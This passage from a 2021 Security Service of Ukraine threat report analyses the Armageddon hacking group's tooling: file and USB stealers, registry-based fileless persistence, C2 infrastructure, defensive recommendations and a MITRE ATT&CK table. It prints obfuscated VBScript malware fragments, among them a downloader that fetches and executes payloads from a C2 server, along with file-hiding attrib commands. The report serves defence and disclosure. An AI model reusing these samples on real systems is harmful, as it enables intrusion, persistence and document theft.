If KrXNdpmtuRVFlBlAZhwVl. _
Fileexists(OFKgSbWFpNVWiWxAkwRl) Then KrXNdpmtuRVFlBlAZhwVl. _
deletefile(OFKgSbWFpNVWiWxAkwRl)
mmJMNYBYBaoeffnP lKfLgybvJqOzmuJAbQx, pJdcLvX
Function mmJMNYBYBaoeffnP(laOYyvTetDjTGDhoLM,GeGAt)
kpRMiTjVN="MSXML2.XMLHTTP"
Set lWJukVmQraNpGHGMPCJfTQ = CreateObject(kpRMiTjVN)
lWJukVmQraNpGHGMPCJfTQ.Open GET , laOYyvTetDjTGDhoLM, False
lWJukVmQraNpGHGMPCJfTQ.SetRequestHeader User-Agent , GeGAt
lWJukVmQraNpGHGMPCJfTQ.send
If lWJukVmQraNpGHGMPCJfTQ.Status = 200 Then
OlneYzFyrFZJYwJ = lWJukVmQraNpGHGMPCJfTQ. _ResponseBody
JkVmrPDJltQ (OlneYzFyrFZJYwJ)
End If
End Function
```

Figure 13. Resolving domain to IP

It should be noted that the new file has the same name and location as the previous one, so it checks its existence before code will be written. If present, the previous file is deleted. The same names are misleading because the contents of all the files are different.

The analysis of other scripts revealed the following additional functionality:

- checking the *mshta.exe* process in the list of running processes and terminating it;

- suspending its work for some time/random period in the range, determining start time and complete stop;

- checking for a process with the same name in the list of running processes and finishing it;

- repeating the cycle laid down in the file, which allows you to download and run almost any file in the system and provides full control over the system;

- checking the file size before start and in case of conformity to conditions, the file is started;

- searching for all available disks with letters from "D" to "Z";

- checking for the possibility of creating and executing processes, as well as the presence of a connection to the Internet and to the command & control server of attackers;

- downloading tasks from the *task scheduler*.

It should be noted that along with *vbs files*, *lnk shortcut files* can be downloaded to the victim's computer, which use open folder icons from the *shell32.dll library* with *id = 126* and contain links to download and execute C2 files using program *mshta.exe*.

The investigation also came across *html files* capable of creating malicious *vbs scripts* and simultaneous entries in the registry branch *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVerison\Run\Lnk* to execute them.

Also among the aspects of the group's work the use of PE files should be noted, which require a *text file format .txt*, with a list of command and control servers of attackers.

When a PE file is executed, it connects to the first C2 address in the list, which loads any executable file that is stored in *%Temp%* and starts its execution. The file name consists of 8 random characters with *ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz 0123456789 +.exe.*

The second address from the *txt file* is used to update the list of attackers' command and control servers. This functionality is used when it is not possible to connect to the first address in the list. However, as mentioned before, if necessary, the link is changed to the current IP address to reconnect.

FileStealer

Files of this type have the extension .exe written in the C# programming language using the .NET framework and are designed to collect files with the following extensions: **.doc, *.docx, *.xls, *.rtf, *.odt, *.txt, *.jpg, *.pdf*.

These files are collected from all active disks except CD drives. At the same time, files that are located in the following ways are ignored: *\Users\All Users, \Windows, \Windows\TEMP, \Program Files, \Program Files (x86), \ProgramData, \AppData*.

During the operation of such modules, files with databases *%Appdata%\db.bin* are created. These files contain MD5 hashes of file names that have been copied. In the future, these files are used to check the presence of already received files and extract only unique data.

This indicates the obvious purpose of the hacker group *Armageddon* to collect and steal electronic documents systematically.

In addition, the functionality of these modules also includes the creation of screenshots from victims' screens. The names of the screenshots are based on the date of its creation in the format *yyyy-MM-dd-h-mm + . jpg*.

Both, collected documents and screenshots are stored in the folders *%Temp%\servicehubs\* and *%\AppData\Local\servicehubs\*, as well as other locations with typical English names "SCREEN", "USB". Subsequently, all data from the directory *%Temp%\servicehubs\* using *HttpWebRequest* method *POST* are sent to C2 and then deleted. The task to run the hijackers is set in the system task scheduler and executed every 5 minutes.

New 2021 TTPs


In 2021, the Security Service of Ukraine revealed the facts of uploading files from the legitimate PSTOOLS set to the victims' systems and attempts to run the PSEXEC utility to execute commands on remote workstations.

All this happened in systems where we observed elements of running files that correspond to *mimikatz for Windows* - the most common means of intercepting open sessions in Windows, which allows you to extract the authentication data of users who are logged in.

Given the obtaining the credential of network administrators and users, the efforts of *Armageddon* members to advance within the network and provide control over other workstations as well as server equipment are obvious.

Another aspect of the *Armageddon'* progress is to ensure a permanent presence in the system with the minimization of malicious files on the hard drive. In this case, the capacity of the registry and task scheduler is used (Figure 14).

Thus, the scheduler creates a task to receive and execute a set of commands from the system registry.



Path	RegExpandSz	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;
TEMP	RegExpandSz	%USERPROFILE%\AppData\Local\Temp
TMP	RegExpandSz	%USERPROFILE%\AppData\Local\Temp
OneDrive	RegExpandSz	C:\Users\Natali\OneDrive
userData1	RegExpandSz	
userData2	RegExpandSz	NRzcjTZgoBYA.SpecialFolders("Desktop")
userData3	RegExpandSz	ZcxMxrYlV + "me)"
userData4	RegExpandSz	SK = EpaSK & "/"
userData5	RegExpandSz	jk")
userData6	RegExpandSz	ISKVuXrMyMomMITmjKma"
userData7	RegExpandSz	upWfypSalRWMwudnfHlgHDTSEjTekfQo")
userData8	RegExpandSz	vUmyVSygkHFbR = gaOFZAJNNRovUmyVSygkHFbR & "whkB"
userData9	RegExpandSz	q/GQpWLzmxb/AsoTXJjw/Oc/wVnZWx/rzGjBlD/AsoTXJjw.zip")
userData10	RegExpandSz	OREqR & "P"
userData11	RegExpandSz	x = CreateObject("Scripting.FileSystemObject")
userData12	RegExpandSz	OFShXlOXMcMHL + "FNrV"

Value name: userData8

Value type: RegExpandSz

Value

```
vUmyVSygkHFbR = gaOFZAJNNRovUmyVSygkHFbR & "whkB"
gaOFZAJNNRovUmyVSygkHFbR = gaOFZAJNNRovUmyVSygkHFbR + ".0"
'gaOFZAJNNRovUmyVSygkHFbR = gaOFZAJNNRovUmyVSygkHFbR & "h"


'if TTlzpcbAuZFtwOs < 28 then GYIfFd = "wsMUANECesDLMaaDN"

 Set WXfsAOQQhlqCGSMPUBULduJz = CreateObject(gaOFZAJNNRovUmyVSygkHFbR)

'if XUeiKMWMGtuoKSOr > 23 then bUlYkeo = "duXqnQfm"

 zTUvUcOgu=""
zTUvUcOgu = zTUvUcOgu & "base6"
'zTUvUcOgu = zTUvUcOgu + "fnS"
zTUvUcOgu = zTUvUcOgu + "4"
'zTUvUcOgu = zTUvUcOgu + "RQ"


'for FIIrGgkpsi = 24 to 206
'oUDnueUdwvGUxfKp = 640
'oUDnueUdwvGUxfKp = oUDnueUdwvGUxfKp & 11
'Next

 Set PGCjM = WXfsAOQQhlqCGSMPUBULduJz.CreateElement(zTUvUcOgu)

'Set TWcoSxXiVJCiVBcfrkTWY = WScript.CreateObject("WScript.Shell")
'SoXpfwStKuNPwerFswEIvf = TWcoSxXiVJCiVBcfrkTWY.SpecialFolders("Template")

 uxhLfqyNVsUEDEk=""
uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "bi"
'uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk & "yT"
uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "n."
'uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "rHIo"
uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "ba"
'uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "q"
uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk & "se"
'uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk & "knSt"
uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "64"
'uxhLfqyNVsUEDEk = uxhLfqyNVsUEDEk + "p"


'if PceQPokyrDbBi > 55 then ULpxlZUOtcIJvGfWjLyUxJcn = "SvdDbVimiFvhnWAAiCIGtdT"

 PGCjM.dataType = uxhLfqyNVsUEDEk

'if LstpkWFzTLhFiBrURpr = "LTEWPFupuzZVZZXaqLrISVqmjIMGnSNjSeufOo" then
'eXagFR = Lcase("zoLxVsURdGwjUOIZpdRnGtnBclp")
'end if

 PGCjM.text = uZIQdpxVlxmLh

'if wGOUTPfhyUcEcWYDBzYKeOI < 38 then
'eSklxACSmodxSIqysIaLxQJ = Asc("ybjghSiyRqAfujySJSotbksIZRVowzOJJCyZTmEWvyA")
'end if

 WHEWMfruJnvhqqLcp = dQGvBPd(PGCjM.nodeTypedValue)

'if qaPgMXaLBaXwsa > 60 then yGqExrfVodSIKonGr = "TGqRgoEsIXhlvDwNx"

End Function

function HBqmkdNuZFWpyx (ViIQeAD)

'Set SnKqx = CreateObject("Scripting.FileSystemObject")
'Set evPBQQnHAKUEdfAZyrTnNhr = SnKqx.CreateTextFile("oWLlgt
```

Figure 14. Registry values

41 keys with data parts are created in the registry branch *HKEY_USERS\"USER"\Enviroment\userData1…userData41*.

During the operation of the malware, this data is concatenated and a malicious process is started on the compromised system.

The malicious code is used to collect information about the victim's system (computer name and serial numbers of hard drives), which is sent to the attacker's command & control server.

If the connection is successful, the response will result in another malicious code encrypted in *base64*, which is immediately decrypted and executed without creating a file in the user's system.

In this way, attackers create the conditions to minimize detection by cybersecurity tools and provide the ability to deliver various malicious codes.

At the same time, infected *Normal.dotm* template files were found on the affected computers, which contained malicious links to download macro files from command & control servers.

C:\Users\...\AppData\Roaming\Microsoft\Шаблоны\Normal.dotm

The *Normal.dotm* file opens with the launch of MS Word, contains a customized set of user parameters that are responsible for the basic settings of documents (fields, styles, font size, etc.). All these parameters will be stored in other documents that will be created on their basis in the future, regardless of the users and computer equipment that will prepare them.

Thus, each new electronic document created on the affected system in MS Word contains code for connecting to C2 and downloading files with a set of malicious macros, the execution of which triggers the mechanism of compromising the information system.

The exchange of such electronic documents actually creates a technical channel for the distribution of malware through trusted sources.

Avoiding detection and checking the operational environment

In the process of evolution of malicious software, it was found that its functionality involves checking the startup environment, the operation of network monitoring tools and the presence of antivirus software. The group’s use of the following techniques was recorded:

- pinging *Google DNS* servers with IP address *8.8.8.8* and Cloudflare with IP address *1.1.1.1*;

- checking the Internet connection by trying to access *go.microsoft.com;*

- in the list of running processes the program *wireshark.exe*, as well as *processexplorer.exe* detecting;

- detecting the execution environment according to the coded list with known names of "sandboxes".

USBstealers

An important tool in the activities of the hacker group *Armageddon* are the files that distribute the malware through the connected removable media, as well as collect and steal it from these media. The CSSC (Cyber Security Situational Centre) of the Security Service of Ukraine revealed several instances when this type of malware was used within cyber attacks against critical objects, and the mechanism of their implementation is carried out according to the following algorithm.

Once persistence mechanism is implemented in the victim's system, the orchestrator *cmd file* checks the presence of connected removable data storage and copies PE files from the directory *%APPDATA%\Microsoft\Crypto\keys\serial number of the volume\executable file* every 5 minutes. During the copying process, the file name is changed, and the file hiding attributes are set to

*attrib +h +s /s E:\***.exe*

A shortcut called *New folder* is created on the attached media through the marker *"3"* from the shell32 library, as well as the *Boot directory* with the attributes of hiding

attrib +h +s /d /s E:\Boot

Also during the code work in the removable data storage available electronic documents are collected and transferred to the folder

<RemovableDrive>\Boot\UA%RANDOM%.%%Q Boot with attributes

attrib +h E:\Boot\*.doc

Hidden documents are replaced by shortcuts that link to the original documents so that the user does not notice the substitution. *New Folder* shortcut contains a command to run the existing on the media PE file to copy and rename it to the system disk.

In fact, this procedure creates a folder by *%APPDATA%\Microsoft\Crypto\keys\* with the name of the volume serial number, as well as a folder by *\%APPDATA%\Local\Temp\7ZipSfx.000* (instead of *"000"* there may be a different sequence number depending on how many times the executable file has been run). After copying and unpacking, the orchestrator file with a set of cmd commands (including the object-specific parameter) infection mechanism is launched.

At the same time, it is worth mentioning that full-fledged compromise is possible in case there is access to the Internet to download additional modules.

Command & Control Infrastructure

The Security Service of Ukraine has obtained data on thousands of Armageddon' command & control servers, which were involved in creating the appropriate telecommunications infrastructure and organization of communication channels, malware delivery and data exfiltration.

Based on the analysis of the collected information, the following conclusions are made.

At the beginning of the group's activity, a few domain names were registered in the .ru domain zone. However, with the expansion of the offensive bridgehead, the practice of creating a widely branched telecommunications infrastructure in the domain zone "ddns.net" (registrar of the American company Vitalwerks Internet Solutions LLC), using the technology of dynamic IP addresses (DynamicDNS) began. Subsequently, the list of these zones has expanded significantly and covered the full range of domain zones, which are assigned to the specified domain name registrar, namely:

ddns.net

ddnsking.com

3utilities.com

bounceme.net

freedynamicdns.net

freedynamicdns.org

gotdns.ch

hopto.org

myddns.me

myftp.biz

myftp.org

myvnc.com

onthewifi.com

redirectme.net

servebeer.com

serveblog.net

servecounterstrike.com

serveftp.com

servegame.com

servehalflife.com

servehttp.com

serveirc.com

serveminecraft.net

servemp3.com

servepics.com

servequake.com

sytes.net

viewdns.net

webhop.me

zapto.org

Also, in the period from 2019 till the present day, the following domain names were used to deliver malicious files and exfiltration data *.online, .space, .site, .website* as well as *.ru*.

At the same time, regardless of the chosen C2 domain name, for deploying command & control servers hackers used exclusively Russian telecommunication providers, most of which are *IP Server LLC, Hosting technology LTD, Sistema Service LLC, TimeWeb LLC, and SprintHost LLC.RU , LLC Registrar of domain names REG.RU, LLC R.I.M. 2000 M, LLC Management Company Svyaz*. Such actions allow to change IP addresses constantly according to current needs, especially to avoid *block lists* used by cybersecurity systems.

Conclusions

According to the results of the hacker group *Armageddon* evaluation it is concluded that even simple tactics, techniques and procedures, combined with social engineering methods and large-scale, can lead to successful implementation of cyberattacks on any information system and become a real cyber threat.

Established as a unit of the so-called "FSB Office of Russia in the Republic of Crimea and the city of Sevastopol", this group of individuals acted as an outpost for the implementation of Russia's aggressive policy against Ukraine in cyberspace, from 2014 purposefully threatening the proper functioning of state bodies and critical infrastructure of Ukraine.

That is the evidence of militarization of the peninsula in all its manifestations, violating the sovereignty of Ukraine recognized by international law, as well as the rights and freedoms of the citizens of our state.

Recommendations

In order to prevent cyberattacks by the hacker group *Armageddon*, the Security Service recommends the following:

1. Update system and application software promptly.

2. Deploy only licensed software products.

3. Block access to the Internet for MS Word, Excel and PowerPoint completely (prohibit office programs from initiating network connections), prohibit MS Office applications from running subsidiary processes, macros. Implement Attack Surface Reduction to protect Microsoft Office.

https://docs.microsoft.com/en-au/windows/security/threat-protection/microsoft-defender-atp/attack-surface-reduction)

–block executable content from email client and webmail
BE9BA2D9-53EA-4CDC-84E5-9B1EEEE46550

–block all Office applications from creating child processes
D4F940AB-401B-4EFC-AADC-AD5F3C50688A

–block Office applications from creating executable content
3B576869-A4EC-4529-8536-B80A7769E899

–block Office applications from injecting code into other processes
75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84

–blocking JavaScript or VBScript from launching download executable content
D3E037E1-3EB8-44C8-A917-57927947596D

–blocking execution of potentially obfuscated scripts
5BEB7EFE-FD9A-4556-801D-275E5FFC04CC

–block Win32 API calls from Office macros
92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B

4. Set controls and restrictions on the creation of executable files with user profiles (.exe, .bin, .ini, .dll, .com, .sys,

.bat, .js, etc.), as well as prohibit the unpacking of such files by archivers. Additionally, disable all executable files from the *%AppData%* directory.

5. Prohibit the use of cmd and powershell programs in the information system with user rights. Disable the ability to run any scripts (*script.exe) with the users' rights .

6. Prohibit the automatic launch of programs with the operating system, as well as access to programs in the system registry.

7. Pay attention to all incoming e-mail, especially unexpectedly received e-mails from unknown e-mail addresses. If possible, check the sender of the letter. Do not open emails with signs of urgency or special importance immediately.

8. Before opening an attachment to an e-mail, you need to identify its extension (it can be hidden or changed), check it with anti-virus software. Do not follow unknown links (URLs) attached to the email. Check their realism by previewing the link and determining the source to which they will actually be redirected by link.

Cyber Security Situational Centre
The Security Service of Ukraine
2021

Techniques used in cyberattack (according to MITRE ATT & CK Matrix)

Tactics	ID		Name	Description
Initial Access	T1566	.001	Spearphishing Attachment	Group sends spear phishing emails with malicious attachments or links
		.002	Spearphishing Link	
Execution	T1059	.001	PowerShell	Group executes ps1 scripts in system
		.005	Visual Basic	Group executes numerous vbs scripts in system
	T1053	.005	Scheduled Task	Group sets up scheduled tasks to launch scripts and downloaded tasklist
	T1047		WMI	Group uses WMI commands in code to retrieve system information
	T1059		Command-Line Interface	Group executes cmd scripts in system
	T1559	.001	Inter-Process Communication: Component Object Model	Group embeds macros into documents
	T1106		Native API	Scripts has used CreateProcess to launch additional malicious components
	T1204	.001	User Execution: Malicious Link	Group uses technics to encourage users to click on malicious links from phishing emails
	T1204	.002	User Execution: Malicious File	Group uses technics to encourage users to click on malicious Office attachments or archives
Persistence	T1547	.001	Regisry Keys/Startup Folder	Group actively sets up and uses Regisry Keys values and puts scripts into startup folders
	T1137	.001	Office Application Startup: Jffice Template Macros	Group inserts malicious macros into existing documents, providing persistence when they are reopened. Creates a special template with remote connection code.
Defense Evasion	T1027		Obfuscated Files or Information	Lots of delivered malicious files have encoded scripts, for instance inserting junk code
	T1140		Deobfuscate/Decode Files or Information	Group uses XOR method to decode information from payloads
	T1070	.004	Indicator Removal on Host: File Deletion	Scripts can delete files used during an cyber attack
	T1112		Modify Registry	Actively changing registry security settings for VBA macro HKCU\Software\Microsoft\Office\<version>\<product>\Security\VBAWarnings and

				HKCU\Software\Microsoft\Office\<version>\<product>\Security\AccessVBOM
	T1036		Masquerading	Group places components into Windows folder with names mimicking common system services or drivers
	T1221		Template Injection	DOCX files contain a request body to download malicious DOT document templates
	T1497	.002	Virtualization/Sandbox Evasion	Malware pings for DNS servers and checks for launched processes. Also try to identify sandbox name and compare it with hardcoded namelist
	T1218	.011	Signed Binary Proxy Execution: Rundll32	Malware has used rundll32 to launch additional malicious components
Credential Access	T1003		Credential Dumping	Mimikatz on numerous PC was executed
Discovery	T1082		System Information Discovery	During cyber attack first stage scripts always collect system information and send it to C2
	T1120		Peripheral Device Discovery	Malware files hunt for removable storages
	T1033		System Owner/User Discovery	Filestealers can gather the victim's username
Lateral Movement	T1091		Replication Through Removable Media	Scripts have capabilities to copy malware on/from removable drives on/from user's system
	T1534		Internal Spearphishing	Use compromised emails to send phishing emails with malicious attachments to other employees within the organization
	T1025		Data from Removable Media	Collect documents from Removable Media while its connected to a system
	T1113		Screen Capture	malware has functionality to make screenshots periodically
	T1119		Automated Collection	Group uses scripts to collect electronic documents with certain extentions
Command and Control	T1105		Ingress Tool Transfer	Malware has capabilities of downloading and executing additional payloads
	T1219		Remote Access Tools	RMS and UltraVNC software were used
Exfiltration	T1041		Exfiltration Over C2 Channel	Scripts transfer collected data to C2